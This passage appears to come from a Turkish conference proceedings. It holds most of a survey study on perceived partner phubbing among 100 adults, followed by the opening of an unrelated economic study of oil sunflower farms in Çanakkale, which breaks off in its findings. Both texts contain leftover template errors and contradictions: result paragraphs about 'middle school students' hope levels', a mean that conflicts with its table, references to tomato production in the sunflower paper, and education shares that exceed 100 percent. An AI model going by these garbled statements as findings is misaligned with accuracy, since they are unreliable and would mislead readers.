Phubbing davranışları bireylerin tüm yaşam alanları üzerinde olumsuz etkisi bulunan bir durumdur. Bu davranışlarının romantik ilişki olan bireyler arasında sergilenmesi ise “*Partner Phubbing*” olarak isimlendirilmektedir. Partner Phubbing, bireylerin eşleriyle veya aralarında romantik ilişki bulunan bireyle bir aradayken akıllı telefonuna odaklanarak eşiyile iletişim kurmaması durumu olarak ifade edilmektedir (Roberts ve David, 2016). Yapılan araştırmalar partner phubbing davranışlarının romantik ilişkisi bulunan çiftler üzerinde olumsuz etkisinin olduğunu ortaya koymaktadır (Carjaval, 2017; Çizmeci, 2017; Roberts ve David, 2016).

Yeni bir araştırma alanı olan partner phubbing davranışlarının şimdiye kadar yapılan araştırma sonuçları göz önüne alındığında çiftlerin romantik ilişkileri üzerinde olumsuz bir etkisi olduğu görülmektedir. Bu nedenle bu çalışmada da algılanan partner phubbing davranışlarının bazı değişkenler açısından incelenmesi amaçlanmıştır. Bu amaç doğrultusunda bireylerin algıladıkları partner phubbing puanlarının cinsiyet, algılanan partner yaklaşımı, akıllı telefonu bırakması konusunda partnerini uyarma sıklığı ve partnerin akıllı telefon kullanım süresi değişkenlerine göre anlamlı olarak farklılaşıp farklılaşmadığını incelenmiştir. Araştırmada elde edilen bulgular alanyazın ışığında tartışılmaya çalışılmıştır.

2. YÖNTEM

Bu bölümde araştırma modeli, örneklem grubu, veri toplama araçları ve veri analizine ilişkin bilgiler verilmiştir.

2.1.Araştırmanın Modeli

Araştırma nicel araştırma modellerinden betimsel tarama modelinde tasarlanmış bir çalışmadır. Betimsel tarama modelinde, değişkenler arasındaki ilişkinin müdahale edilmeden var olduğu biçimde ortaya konulması amaçlanmaktadır (Büyüköztürk, 2014). Bu çalışmada da bireylerin algıladıkları partner phubbing puanlarının bazı değişkenler açısından anlamlı olarak farklılaşıp farklılaşmadığı ortaya konulmaya çalışılmıştır.

2.2. Araştırma Grubu

Araştırmanın örneklem grubunu yaşları 21 ile 52 arasında değişen 82 kadın ve 18 erkek birey katılmıştır. Çalışmanın verileri çevrimiçi anket formu kullanarak toplanmıştır. Bunun veri toplama araçları “Google Driver” programı ile internet tabanlı hale getirilmiş ve sonrasında veri toplama araçlarına ait araştırma linki katılımcılara gönderilmiştir. Gönüllülük esasına göre dönüş yapan katılımcılarla araştırma gerçekleştirilmiştir.

2.3. Veri Toplama Araçları

2.3.1. Kişisel Bilgi Formu

Araştırmacı tarafından oluşturulan ve katılımcıların cinsiyet, yaş, romantik ilişki türleri, algılanan partner yaklaşımı, partnerin günlük akıllı telefon ile geçirdiği süre ve partneri ile iletişim halindeyken akıllı telefonunu bırakması için yapmış olduğu uyarı sıklığı ile ilgili bilgilerin alınması için kullanılmıştır.

2.3.2. Partner Phubbing Ölçeği

Robert ve David (2016) tarafından geliştirilen ölçek Çizmeci (2017) tarafından Türkçeye uyarlanmıştır. Ölçek aracı bireylerin ilişki halindeyken akıllı telefonlarına odaklanarak iletişim kurmama durumlarına ilişkin algılarını ölçmek için kullanılmaktadır. Ölçme aracı beşli likert tipinde hazırlanmış ve dokuz maddeden oluşmaktadır. Çizmeci (2017) ölçeği Türkçe uyarlama çalışmasında doğrulayıcı faktör analiz yöntemini kullanmış ve elde ettiği model uyum indekslerine göre ($\chi^2/df=3.48$, GFI=0.96, AGFI=0.93, NFI=0.98, NFI=0.98, IFI=0.99, CFI=0.99, RMSEA=0.07) ölçeğin yapısının Türk örneklemini üzerinden elde edilen veriler üzerinde doğruladığı sonucuna ulaşmıştır. Ayrıca uyarlama çalışması kapsamında ölçeğin Cronbach Alfa iç tutarlık katsayısı .89 olarak bulunmuştur.

Bu araştırma kapsamında toplanan veriler üzerinden hesaplanan Cronbach Alfa iç tutarlık katsayısı .89 olarak hesaplanmıştır.

2.4. Verilerin Analizi

Araştırmada toplanan verilerin betimsel istatistikleri (ortalama, standart sapma, basıklık ve çarpıklık katsayıları) incelenmiştir. Partner Phubbing Ölçeği’den elde edilen puanların cinsiyete göre anlamlı olarak farklılaşıp farklılaşmadığını incelemek için bağımsız gruplar *t* testi, romantik ilişki türü, algılanan partner yaklaşımı, partnerin günlük akıllı telefon kullanım süresi ve partnerine akıllı telefonu bırakması için yapmış olduğu uyarı sıklığına göre anlamlı olarak farklılaşma olup olmadığını test etmek için ise tek yönlü ANOVA testi kullanılmıştır. Ayrıca tek yönlü ANOVA analizinin koşullarından olan varyansların homojenliği *Levene F testi* incelemiştir, buna ilişkin sonuçlara ilgili tabloların altında yer verilmiştir. Diğer taraftan farklılığın tespit edildiği gruplarda etki büyüklüğünü tespit etmek için eta-

kare katsayısı hesaplanmıştır. Etki büyüklüğü değerlendirirken .01 - .06 arası küçük etki, .06 - .14 arası orta etki ve .14 ve üstü katsayılar için büyük etki sınıflandırılması dikkate alınmıştır (Green ve Salkind, 2016)

3. BULGULAR

3.1. Partner Phubbing Ölçeğinden Elde Edilen Puanların Betimleyici İstatistik Bulguları

Çalışmada Partner Phubbing Ölçeği'nden elde edilen puanların normal dağılıma sahip olup olmadığı incelenmek için basıklık ve çarpıklık değerleri incelenmiş ve alan yazında bu değerlerin +1.5 ile -1.5 arasında bulunması gerektiği önerilmektedir (Tabachnick ve Fidell, 2013).

Tablo 1. Ölçeklerinden Elde Edilen Puanlar İlişkin Betimleyici İstatistikler

Değişkenler	N	\bar{x}	SS	Çarpıklık (skewness)		Basıklık (Kurtosis)	
				İstatistik	Std. Hata	İstatistik	Std. Hata
Partner Phubbing	100	25.03	8.66	.347	.241	-.773	.478

Tablo 1 incelendiğinde Partner Phubbing puanlarına ilişkin basıklık ve çarpıklık değerlerinin önerilen referans aralığında olduğundan dolayı puanların normal dağılıma sahip olduğu görülmüştür.

3.2. Cinsiyete Göre Partner Phubbing Puanlarına İlişkin Bulgular

Araştırmaya katılan bireylerin partner phubbing puanlarının cinsiyete göre anlamlı farklılaşp farklılaşmadığına yanıt aramak için yapılan t testi analizi sonucuna ilişkin bulgular Tablo 2'de verilmiştir.

Tablo 2. Cinsiyete Göre Partner Phubbing Puanlarının T-testi Analizi Sonuçları

Değişkenler	Cinsiyet	N	\bar{x}	Ss	Sd	t	p
Okul Doyumu	Kadın	82	25.11	9.01	98	.078	.845
	Erkek	18	24.67	7.04			

Tablo 2'de görüldüğü üzere katılımcıların partner phubbing puanlarının cinsiyet değişkenine göre anlamlı olarak farklılaşmadığı ortaya çıkmıştır ($p > .05$).

3.2. Romantik İlişkini Türüne Göre Partner Phubbing Puanlarına İlişkin Bulgular

Araştırmada bireylerin partner phubbing puanlarının sahip oldukları romantik ilişkilerinin türüne göre anlamlı olarak farklılaşp farklılaşmadığına yanıt aramak için yapılan ANOVA analizi sonuçları Tablo 3'de sunulmuştur.

Tablo 3. Romantik İlişkinin Türüne Göre Partner Phubbing Puanlarına İlişkin ANOVA Analizi Sonuçları

Değişkenler	Sınıf Düzeyi	n	\bar{x}	Ss	Sd	F	p
Romantik İlişkinin Türü	¹ Flört/Sevgili	35	24.49	8.05	4	1.249	.29
	² Nişanlı	8	21.00	9.39	95		
	³ Evli	57	25.93	8.88	99		
	Toplam	100	25.03	8.66			

Not: Levene's testi = .306, $p = .73$; $p > .05$

Tablo 3'de görüldüğü üzere bireylerin partner phubbing puanları sahip oldukları romantik ilişkilerinin türüne göre anlamlı olarak farklılaşmamıştır [$F_{97,2}=1.249$; $p > .05$].

3.3 Algılanan Partner Yaklaşımına Göre Partner Phubbing Puanlarına İlişkin Bulgular

Araştırmada bireylerin partner phubbing puanlarının algılanan partner yaklaşımına göre anlamlı olarak farklılaşıp farklılaşmadığına yanıt aramak için yapılan ANOVA testi sonuçları Tablo 3'de sunulmuştur.

Tablo 4. Algılanan Partner Yaklaşımına Göre Partner Phubbing Puanlarına İlişkin ANOVA Analizi Sonuçları

Değişkenler	Sınıf Düzeyi	n	\bar{x}	Ss	Sd	F	p	Fark	η^2
Algılanan Partner Yaklaşımı	¹ İlgisiz	9	30.78	10.18	4	4.247	.003**	1-5	.15
	² Çok Az İlgili	13	27.31	10.45	95			3-5	
	³ Biraz İlgili	24	27.46	7.54					
	⁴ Yeterince İlgili	31	24.32	7.38	99				
	⁵ Oldukça İlgili	23	19.91	7.44					
	Toplam		100	25.23	8.66				

** $p < .01$; (Not: Levene's testi = .160, $p = .18$; $p > .05$)

Tablo 4'deki ANOVA analizinin sonucuna göre ortaokul öğrencilerinin umut düzeyleri, sınıf düzeyleri anlamlı olarak farklılaşmıştır [$F_{95,4}=4.247$; $p < .01$]. Bu farklılaşmanın hangi gruplar arasından olduğunu incelemek için Post-Hoc testlerinden Tukey gruplar arası karşılaştırma testi yapılmış ve sonuç olarak partnerinin yaklaşımını oldukça ilgili ($\bar{x}=29.23$) olarak algılayan katılımcıların partner phubbing puanlarının partnerinin yaklaşımını ilgisiz ($\bar{x}=30.78$), biraz ilgili ($\bar{x}=27.46$) olarak algılayan katılımcıların partner phubbing puanlarından anlamlı olarak daha düşük olduğu görülmüştür. Aynı zamanda eta-kare katsayısı .15 olarak hesaplanmış ve bu sonuca göre algılanan partner yaklaşımın partner phubbing algıları üzerinde büyük düzeyde etkiye sahip olduğu görülmüştür.

3.4. Partnerin Akıllı Telefon Kullanım Süresine Göre Partner Phubbing Puanlarına İlişkin Bulgular

Araştırmada bireylerin partner phubbing puanlarının partnerin günlük akıllı telefon kullanım süresine göre anlamlı olarak farklılaşıp farklılaşmadığına yanıt aramak için yapılan ANOVA testi sonuçları Tablo 5’de sunulmuştur.

Tablo 5. Partnerin Akıllı Telefon Kullanım Süresine Göre Partner Phubbing Puanlarına İlişkin ANOVA Analizi Sonuçları

Değişkenler	Sınıf Düzeyi	n	\bar{x}	Ss	Sd	F	p	Fark	η^2
Partnerin Akıllı Telefon Kullanım Süreleri	¹ 0-1 Saat	6	17.67	5.12	4	11.834	.000***	1-3	.27
	² 1-2 Saat	21	18.57	5.21	95			2-3	
	³ 2-3 Saat	30	24.83	6.86				2-4	
	⁴ 3 Saatten Fazla	43	29.35	8.97	99				
	Toplam		100	25.03	8.66				

***p<.001; (Not: Levene’s testi = .337, p = .23; p > .05)

Tablo 5’deki ANOVA analizinin sonucuna göre ortaokul öğrencilerinin umut düzeyleri, sınıf düzeyleri anlamlı olarak farklılaşmıştır [$F_{96,3}=11.834$; $p<.001$]. Bu farklılaşmanın hangi gruplar arasından olduğunu incelemek için Post-Hoc testlerinden Tukey gruplar arası karşılaştırma testi yapılmıştır. Yapılan karşılaştırma analizi sonucunda partnerinin günlük telefon kullanım miktarını 0-1 saat olarak belirten katılımcıların partner phubbing puanlarının ($\bar{x}=17.67$), partnerinin günlük telefon kullanım miktarını 2-3 saat olarak belirten katılımcıların partner phubbing puanlarından ($\bar{x}=24.83$) anlamlı olarak daha düşük olduğu görülmüştür. Benzer şekilde partnerinin günlük telefon kullanım miktarını 1-2 saat olarak belirten katılımcıların partner phubbing puanlarının ($\bar{x}=18.57$), partnerinin günlük telefon kullanım miktarını 2-3 saat ($\bar{x}=24.83$) ve 3 saatten fazla ($\bar{x}=29.35$) olarak belirten katılımcıların partner phubbing puanlarından anlamlı olarak daha düşük olduğu görülmüştür. Aynı zamanda eta-kare katsayısı .26 olarak hesaplanmış ve bu sonuca göre partnerin akıllı telefon kullanım süresinin bireylerin partner phubbing algıları üzerinde büyük düzeyde etkiye sahip olduğu görülmüştür.

3.5. Partnerine Akıllı Telefonu Bırakması İçin Yapmış Olduğu Uyarı Sıklığına Göre Partner Phubbing Puanlarına İlişkin Bulgular

Araştırmada bireylerin partner phubbing puanlarının partnerini akıllı telefonlarının bırakmaları konusunda yaptıkları uyarı sıklığına göre anlamlı olarak farklılaşıp farklılaşmadığına yanıt aramak için yapılan ANOVA testi sonuçları Tablo 6’de sunulmuştur.

Tablo 6. Partnerine Akıllı Telefonu Bırakması İçin Yapmış Olduğu Uyarı Sıklığına Göre Partner Phubbing Puanlarına İlişkin ANOVA Analizi Sonuçları

Değişkenler	Sınıf Düzeyi	n	\bar{x}	Ss	Sd	F	p	Fark (Tukey)	η^2
Partnerin Akıllı Telefonunu Bırakması İçin Yapılan Uyarı Sıklığı	¹ Hiçbir Zaman	27	20.26	8.06	4	12.874	.000***	1-3	.29
	² Ara Sıra	34	23.44	7.59	95			1-4	
	³ Bazen	23	26.52	7.48				2-4	
	⁴ Sıklıkla	16	34.31	5.63	99			3-4	
	Toplam	100	25.03	8.66					

***p<.001; (Not: Levene's testi = 1.05, p = .37; p > .05)

Tablo 6'deki ANOVA analizinin sonucuna göre ortaokul öğrencilerinin umut düzeyleri, sınıf düzeyleri anlamlı olarak farklılaşmıştır [$F_{96,3}=12.874$; $p<.001$]. Bu farklılaşmanın hangi gruplar arasından olduğunu incelemek için Post-Hoc testlerinden Tukey gruplar arası karşılaştırma testi yapılmıştır. Yapılan karşılaştırma analizi sonucunda partnerini akıllı telefonu bırakması için yaptığı uyarı sıklığını “hiçbir zaman” olarak belirten katılımcıların partner phubbing puanlarının ($\bar{x}=20.26$), partnerini akıllı telefonu bırakması için yaptığı uyarı sıklığını “bazen” olarak belirten katılımcıların partner phubbing puanlarından ($\bar{x}=26.52$) anlamlı olarak daha düşük olduğu görülmüştür. Diğer açıdan artnerini akıllı telefonu bırakması için yaptığı uyarı sıklığını “sıklıkla” olarak belirten katılımcıların partner phubbing puanlarının ($\bar{x}=34.31$), partnerini akıllı telefonu bırakması için yaptığı uyarı sıklığını “hiçbir zaman”, “ara sıra” ve “bazen” olarak belirten katılımcıların partner phubbing puanlarından anlamlı olarak daha yüksek olduğu görülmüştür. Aynı zamanda eta-kare katsayısı .29 olarak hesaplanmış ve bu sonuca göre partnerinin akıllı telefonunu bırakması için yapılan uyarı sıklığının bireylerin partner phubbing algıları üzerinde büyük düzeyde etkiye sahip olduğu görülmüştür.

4. SONUÇ

Bu araştırmada bireylerin algıladıkları partner phubbing puanlarının cinsiyet, algılanan partner yaklaşımı, partnerini akıllı telefonunu bırakması konusundaki uyarma sıklığı ve partnerin gün içinde akıllı telefon kullanım süresi değişkenlerine göre anlamlı olarak farklılaşıp farklılaşmadığını incelemiştir. Araştırmanın birinci bulgusuna göre algılanan partner phubbing puanları cinsiyet değişkenine açısından anlamlı olarak farklılaşmamıştır. Bu sonuç göre algılanan partner phubbing puanları üzerinde cinsiyetin anlamlı bir etkisi olmadığı şeklinde yorumlanabilir. Araştırmada elde edilen ikinci bulgu algılanan partner phubbing puanlarının sahip olunan romantik ilişkinin türüne göre (Flört/Sevgili, Nişanlı ve Evli) anlamlı olarak farklılaşmadığını göstermiştir. Araştırmanın üçüncü bulgusuna algılanan partner phubbing puanları algılanan partner yaklaşımına (İlgisiz, Çok Az İlgili,

Biraz İlgili, Yeterince İlgili ve Oldukça İlgili) göre anlamlı olarak farklılaştığı görülmüştür. Diğer bir ifadeyle bu sonuca göre partnerinin kendisine yaklaşımını ilgisiz ve biraz ilgili olarak algılayan katılımcıların partner phubbing puanları daha yüksektir. Elde edilen bu sonuç algılanan partner phubbing düzeyinin yüksek bireyleri partnerinin kendisine yönelik tutumunun ilgisiz olarak değerlendirdikleri düşünülebilir. Ya da ilişkileri sırasında partner phubbing davranışlarına maruz kalan bireyler bu durumu ilgisizlik şeklinde yorumlayabilir. Alanyazında bu sonucu destekleyen birkaç çalışma bulunmaktadır.

Araştırmanın dördüncü bulgusuna göre bireylerin partner phubbing puanlarının partnerinin günlük akıllı telefon kullanım süresine göre anlamlı olarak farklılaşıp farklılaşmadığına incelemiş ve elde edilen sonuca göre partnerinin akıllı telefonuyla geçirdiği süreyi “2-3 saat” ve “3 saatten fazla” olarak belirten katılımcıların partner phubbing puanlarının anlamlı olarak daha yüksek olduğu tespit edilmiştir. Bu sonuç bireylerin algılanan partner phubbing puanları üzerinde partnerinin akıllı telefonda geçirdiği süre miktarının etkili olduğu şekilde yorumlanabilir. Araştırmanın beşinci bulgusu bireylerin partner phubbing puanlarının partnerini akıllı telefonlarını bırakmaları konusunda yaptıkları uyarı sıklığına göre anlamlı olarak farklılaştığını ortaya koymaktadır. Bu sonuca göre akıllı telefonunu bırakması konusunda partnerini “sıklıkla” uyardığını belirten katılımcıların partner phubbing puanlarının “hiçbir zaman”, “ara sıra” ve “bazen” olarak belirten katılımcıların partner phubbing puanlarından anlamlı olarak daha yüksek olduğu görülmüştür. Elde edilen bu bulgu bireylerin partnerini akıllı telefonlarını bırakmaları için yaptıkları uyarı sıklıklarının algıladıkları partner phubbing düzeyleri üzerinde etkisi olduğu şeklinde yorumlanabilir.

6. SINIRLILIKLAR VE ÖNERİLER

Bu çalışma belirli sınırlılıklar barındırmaktadır. İlk olarak çalışmanın örneklem grubunda kadın katılımcıların fazla olduğu görülmektedir. Bu durum araştırmanın sonuçlarının bireyler üzerine genellenebilmesi açısından bir sınırlılık oluşturmaktadır. Bundan dolayı ileride yapılacak olan başka bir araştırmada katılımcıların cinsiyetleri açısından daha dengeli olduğu bir örneklem grubunda araştırma tekrarlanarak daha genellenebilir sonuçlar elde edilebilir. Diğer açıdan bu araştırmada bazı kategorik değişkenler kullanılarak bireylerin phubbing puanları değerlendirilmiştir. İleride yapılacak başka bir araştırmada başka değişkenler kullanılarak bireylerin phubbing puanları arasındaki ilişkiler incelenebilir.

7. KAYKANÇA

- Aagaard, J. (2019). Digital akrasia: A qualitative study of phubbing. *AI & Society*, 1-8. doi : 10.1007/s00146-019-00876-0.
- Büyüköztürk, Ş. (2014). *Sosyal bilimler için veri analizi el kitabı*. Ankara: Pegem Akademi.
- Carvajal, E. T. (2017). Families and technologies. What about the phubbing in Mexico? *Horyzonty Wychowania*, 16(37), 59-69. doi: 10.17399/HW.2017.163704.
- Cizmecci, E. (2017). Disconnected, though satisfied: Phubbing behavior and relationship satisfaction. *The Turkish Online Journal of Design, Art and Communication*, 7(2), 364-375.
- Griffiths, M. D., & Szabo, A. (2013). Is excessive online usage a function of medium or activity? An empirical pilot study. *Journal of behavioral addictions*, 3(1), 74-77. Doi: 10.1556/JBA.2.2013.016
- Karadağ, E., Tosuntaş, Ş. B., Erzen, E., Duru, P., Bostan, N., Mızrak-Şahin, B., ... & Babadağ, B. (2016). Sanal dünyanın kronolojik bağımlılığı: Sosyotelizm (phubbing). *Addicta: The Turkish Journal on Addiction*, 3(2), 223-269. doi: 10.15805/addicta.2016.3.0013.
- Kwon, M., Kim, D. J., Cho, H., & Yang, S. (2013). The smartphone addiction scale: development and validation of a short version for adolescents. *PloS one*, 8(12), e83558. doi: 10.1371/journal.pone.0083558.
- Nazir, T., & Pişkin, M. (2016). Phubbing: A technological invasion which connected the world but disconnected humans. *International Journal of Indian Psychology*, 3(4), 39-46. <http://www.ijip.in>
- Pugh, S. (2017). Investigating the relationship between smartphone addiction, social anxiety, self-esteem, age & gender. *Submitted in partial fulfilment of the requirements of the BA Hons in Psychology*, <http://hdl.handle.net/10788/3329>.
- Randler, C., Wolfgang, L., Matt, K., Demirhan, E., Horzum, M. B., & Beşoluk, Ş. (2016). Smartphone addiction proneness in relation to sleep and morningness–eveningness in German adolescents. *Journal of behavioral addictions*, 5(3), 465-473. doi: 10.1556/2006.5.2016.056
- Roberts, J. A., & David, M. E. (2016). My life has become a major distraction from my cell phone: Partner phubbing and relationship satisfaction among romantic partners. *Computers in human behavior*, 54, 134-141.
- Tabachnick, B. G., & Fidell, L. S. (2013). *Using Multivariate Statistics* (6.baskı). Boston: Pearson.

ÇANAKKALE İLİNDE YAĞLIK AYÇİÇEĞİ ÜRETİMİNİN EKONOMİK ANALİZİ

İnan Yurt¹, Arif Semerci¹

¹*Çanakkale Onsekiz Mart Üniversitesi, Ziraat Fakültesi, Çanakkale, TURKEY*

inan_yurt_95@hotmail.com

ÖZET

Ayçiçeği, içerdiği yüksek yağ oranı nedeniyle yağlı tohumlar içinde önemli bir yere sahiptir. Yağlık ve çerezlik olarak iki tipleri mevcuttur. Yağlık ayçiçeği yağ, küspe ve biyodizel üretim amaçlı kullanılmaktadır. Dünyada üretilen ayçiçeğinin yaklaşık %90'ı yağ için işlenmekte geri kalan kısmı ise çerezlik olarak tüketilmektedir. Türkiye’ de 2019 yılı verilerine göre 3.98 milyon ton olan Türkiye yağlı tohum üretiminin % 52,6 gibi önemli bir kısmını ayçiçeği oluşturmaktadır. Çanakkale ilinin ülke yağlı tohumlar üretiminde %2,44, yağlık ayçiçeği üretim değerinde de %2,78 paya sahiptir. Çanakkale ilinde yetiştirilen ürünlerin il ekonomisine getirisi bakımından ayçiçeği 11. sırada yer almaktadır. Bu çalışmada Çanakkale iline bağlı Gelibolu ve Eceabat ilçelerinde yağlık ayçiçeği üretimi yapan tarım işletmelerinin sosyo-ekonomik özelliklerinin belirlenmesi amaçlanmıştır. Çalışmada kullanılan veriler “Tabakalı Örneklem Yöntemi” ile belirlenen 75 adet yağlık ayçiçeği üretim işletmesinden anket yoluyla elde edilmiştir. İncelenen işletmelerde yapılan araştırma sonuçlarına göre; işletme sahiplerinin ortalama yaşı 52, domates üretimindeki ortalama mesleki tecrübeleri 19 yıl olarak belirlenmiştir. İşletme sahiplerinin % 41,3’ü ilkokul mezunu, % 33,3’ü ortaokul mezunu, %24,3’ü lise mezunu ve %4’ü Meslek Yüksekokulu mezunudur. Araştırma kapsamındaki işletmelerde ortalama bitkisel üretim değeri 41.100,46 TL, yağlık ayçiçeğinin üretim değerindeki payı ise %21,2 olarak tespit edilmiştir. Araştırma kapsamındaki işletmelerde ortalama yağlık ayçiçeği ekim alanı 35,48 da, üretim miktarı 8722,22 kg, birim alandan elde edilen verim ise 245,83 kg/da olarak hesaplanmıştır. Yağlık ayçiçeği üretimi yapan işletmelerin %48’i tarımsal kredi kullanmakta olup, üreticilerin %45,8’ü kredi kullanımında ilk sırada T.C.

Ziraat Bankası'nı tercih etmişlerdir. Kredi kullanan işletmelerde ortalama kredi kullanım değeri ise 8.970 TL/da olarak belirlenmiştir. Çalışmada yağlık ayçiçeği üretimden pazarlamaya kadar oluşan süreçte karşılaşılan temel problemler incelenmiş ve karşılaşılan sorunlara yönelik çözüm önerilerinde bulunulmuştur.

***Anahtar Kelimeler:** Tarımsal üretim, yağlık ayçiçeği, sosyo-ekonomi, Çanakkale.*

ECONOMIC ANALYSIS OF OLEAGINOUS SUNFLOWER PRODUCTION IN ÇANAKKALE CITY

ABSTRACT

Sunflower, has an important place in oilseeds due to the high oil content it contains. It has two types as oil and appetizers. About 90% of the sunflowers produced in the world are processed for oil and the rest are consumed as appetizers. According to 2019 data in Turkey, sunflower accounts for a significant 52.6% of Turkey's oilseed production, which is 3.98 million tons. Çanakkale province has a 2.44% share in oil seed production and 2.78% share in oil sunflower production. Sunflower ranks 11th in terms of the return of products grown in Çanakkale province to the provincial economy. In this study, it was aimed to determine the socio-economic characteristics of agricultural enterprises producing oil sunflower in Gallipoli and Eceabat districts of Çanakkale province. The data used in the study were obtained through a survey from 75 oil sunflower production enterprises determined by the “stratified sampling method”. According to the results of the research conducted in the examined enterprises, the average age of the business owners was 52 years and the average professional experience in tomato production was 19 years. 41.3% of business owners are primary school graduates, 33.3% are secondary school graduates, 24.3% are high school graduates and 4% are vocational school graduates. the enterprises covered by the research, the average plant production value was 41,100.46 TL, and the share of oil sunflower production value was 21,2%. In the enterprises within the scope of the research, the average oil sunflower cultivation area is 35,48 decares, the production amount is 8722,22 kilograms, and the yield per unit area is 245,83 kilograms/decare. 48% of enterprises engaged in the production of oil sunflower is to use agricultural credit, 45.8% of producers that use credits have chosen the Republic of Turkey and Ziraat Bank. Average credit value in enterprises using credit is determined as 8.970 Turkish Liras/decare. In

the study, the main problems faced in the process from production to marketing in oil sunflower were examined and solutions were offered for the problems faced.

Keywords: *Agricultural Production, Oil Sunflower, Socio-Economic, Çanakkale*

1. GİRİŞ

Ayçiçeği ülkemizin hemen her bölgesinde yetiştirilebilen ve tohumlarında yüksek oranda kaliteli yağ bulunduran, ekim alanı, üretimi ve rafine yağ üretimi bakımından ilk sırada yer alan önemli bir yağlı tohum bitkisidir Ayçiçeği, içerdiği yüksek yağ oranı (%20-50) nedeniyle yağlı tohumlar içinde çok önemli bir yere sahiptir. Yağlık ve çerezlik olarak iki tipte yetiştirilmektedir. Süs bitkisi olarak ta değerlendirilen çeşitleri de bulunmaktadır. Yağlık ayçiçeği küspe, yağ ve biyodizel üretim amaçlı da kullanılmaktadır [1].

Endüstri bitkilerinde önemli biri yeri olan ayçiçeği yağ ve çerezlik olarak yetiştirilmektedir. Ayçiçeğinin tohumları çerezlik olarak tüketilebilmekte ve ayçiçeği tohumunun yağı çıkarıldıktan sonra geriye kalan kısmı ise hayvan küspsesi olarak değerlendirilmektedir. Türkiye üretilmekte olan bitkisel yağların %50'sini ayçiçeği yağı oluştururken bunlar sıvı yemeklik yağ ve margarin takip etmektedir. Ayçiçeği tohumu %35,55 oranında yağ ve %15-30 oranında protein barındırmaktadır [2].

Ayçiçeği tarımı dünyada en fazla Ukrayna, Rusya ve Arjantin'de yapılmaktadır. Bu ülkeler 2016 yılında dünya üretiminin %58,38'i gerçekleştirmişlerdir. Türkiye'nin ise Dünya ayçiçeği üretiminde ki payı 2016 yılında %3,53'dür. Türkiye'de yetiştirilen ayçiçeği çeşitleri linoleik asit oranının yüksek olduğu linoleik tip hibrit ayçiçeği çeşitleridir. Ancak Dünya bitkisel yağ pazarına hâkim ve tüketici bilincinin yüksek olduğu ülkelerde oleik tip bitkisel yağlara olan talep giderek artmaktadır [3].

2018/2019 üretim yılında, dünyada 26,3 milyon hektar alanda ayçiçeği ekimi yapılmış ve hektara 1,9 ton verim alınmıştır. Üretimde bir önceki sezona oranla %7,6 oranında artış gerçekleşmiştir. Aynı sezonda dünyada toplam 51,3 milyon ton ayçiçeği üretimi gerçekleşmiştir. 2019/2020 üretim döneminde bir önceki üretim dönemine oranla %4,2 artışla birlikte 53,5 milyon ton ayçiçeği üretileceği öngörülmektedir Dünyada ayçiçeği tohumu ihracatı, yağa oranla oldukça düşük düzeydedir. İhracatın büyük kısmı kırma işleminden sonra ham yağ olarak yapılmaktadır. 2017 üretim döneminde üretilen ayçiçeği tohumunun sadece %5,2'si ihraç edilmiştir [4]. Türkiye'de ayçiçeği üretimi 2019 yılı sonu itibariyle 1 milyon 950 bin ton seviyesinde gerçekleşmiştir. Türkiye'de yağlı tohumlu bitkiler içerisinde, ayçiçeği, ekim alanı ve üretim miktarı açısından ilk sırayı almaktadır. Türkiye'de üretilen bitkisel yağların yaklaşık %50'si ise ayçiçeğinden elde edilmektedir [5].

Türkiye’de üretimi en fazla yapılan yağlı tohum bitkisi ayçiçeğidir. Ayçiçeği yağının yemeklik kalitesinin yüksek olması nedeniyle fazla tüketilmektedir. Ayçiçeği Türkiye’de bitkisel yağ üretiminin %69’unu, toplam sıvı yağ tüketiminin yaklaşık %84’ünü, toplam yağ kullanımının ise %32’sini ayçiçeğinden karşılanmaktadır. Ancak, Türkiye’de üretilen ayçiçeği yağı talebi karşılayamadığından, talebin büyük bir kısmı ithal edilen ayçiçeği tohumu ve yağından karşılanmaktadır [6].

2. MATERYAL VE YÖNTEM

Çalışmanın ana materyalini, Çanakkale ilinin Gelibolu ve Eceabat ilçelerinde yağlık ayçiçeği üretim faaliyetinde bulunan ve örnekleme çalışması sonucu tespit edilen 75 yağlık ayçiçeği üretim işletmesinden elde edilen 2020 yılına ait yatay kesit verileri oluşturmaktadır. Verilerin değerlendirilmesinde ve analiz edilmesi temel tanımlayıcı istatistiklerden yararlanılmıştır. Yürütülen araştırmada incelenen işletmelerde sadece yağlık ayçiçeği üretim faaliyeti incelenmiştir. Araştırmada hacmin belirlenmesinde kullanılan Tabakalı Tesadüfi Örnekleme Yöntemlerinden “Neyman Yöntemi” formülü aşağıda verilmiştir [7]:

$$n = \frac{\sum(N_h S_h)^2}{N^2 D^2 + \sum N_h (S_h)^2} \quad (1)$$

n= Örnek hacmi

N_h = h. tabakadaki birim sayısı (frekans)

S_h = h. tabakanın standart sapması

N= Toplam birim sayısı

D= Kabul edilebilir hata payı (d/z)

d= Ortalamadan sapma (%)

z= t dağılım çizelgesinde (N-1) serbestlik derecesi ve belirli bir güven sınırına ait “t” değeri

Örnek hacminin belirlenmesinde %5 hata payı, %99 güven sınırları içerisinde çalışılmıştır. Örnekleme çalışması sonucunda anket uygulanacak 75 adet yağlık ayçiçeği sofralık domates işletmesi tespit edilmiştir.

Örnek hacmi oluşturan işletmeler, standart sapma ve varyasyon katsayıları dikkate alınarak; 10-14,99 dekar, 15,00-29,99 dekar, 30,00-69,99 dekar, 70,00 da ve üzeri olmak üzere 4 büyüklük grubuna ayrılmıştır.

Her bir gruba giren örnek sayıları (n_h),

$$nh = \frac{Nh}{N} * \left(\frac{n}{\sum NhSh} \right) \quad (2)$$

eşitliği ile bulunmaktadır. Buna göre birinci grupta ana kitledeki 75 işletmeden 13'ü, ikinci grupta 30'u, üçüncü grupta 21'i ve dördüncü grupta 11'i yer almaktadır.

3. BULGULAR

3.1. İncelenen İşletmelerin Sosyo- Ekonomik Özellikleri (Socio-Economic Characteristics of Enterprises)

İncelenen işletmelerde, üreticilerin ortalama yaşı 51,58, yıllık ayçiçeği üretimindeki mesleki deneyimleri 19,6 yıl olup üreticiler işletmede ortalama 18,2 gün çalışmaktadır. İşletme sahiplerinin % 41,3'ü ilkokul mezunu, % 33,3'ü ortaokul mezunu, %24,3'ü lise mezunu ve %4'ü Meslek Yüksekokulu mezunudur. Üreticilerin ortalama mesleki tecrübeleri 19,6 yıl olup gruplar itibariyle incelendiğinde 4. grupta yer alan üreticilerin daha deneyimli oldukları görülmektedir.

İşletmelerde toplam nüfus 174, ortalama nüfus ise 2,3 kişidir. Toplam nüfusun %63,8'ini erkekler, %36,2'sini kadınlar oluşturmaktadır.

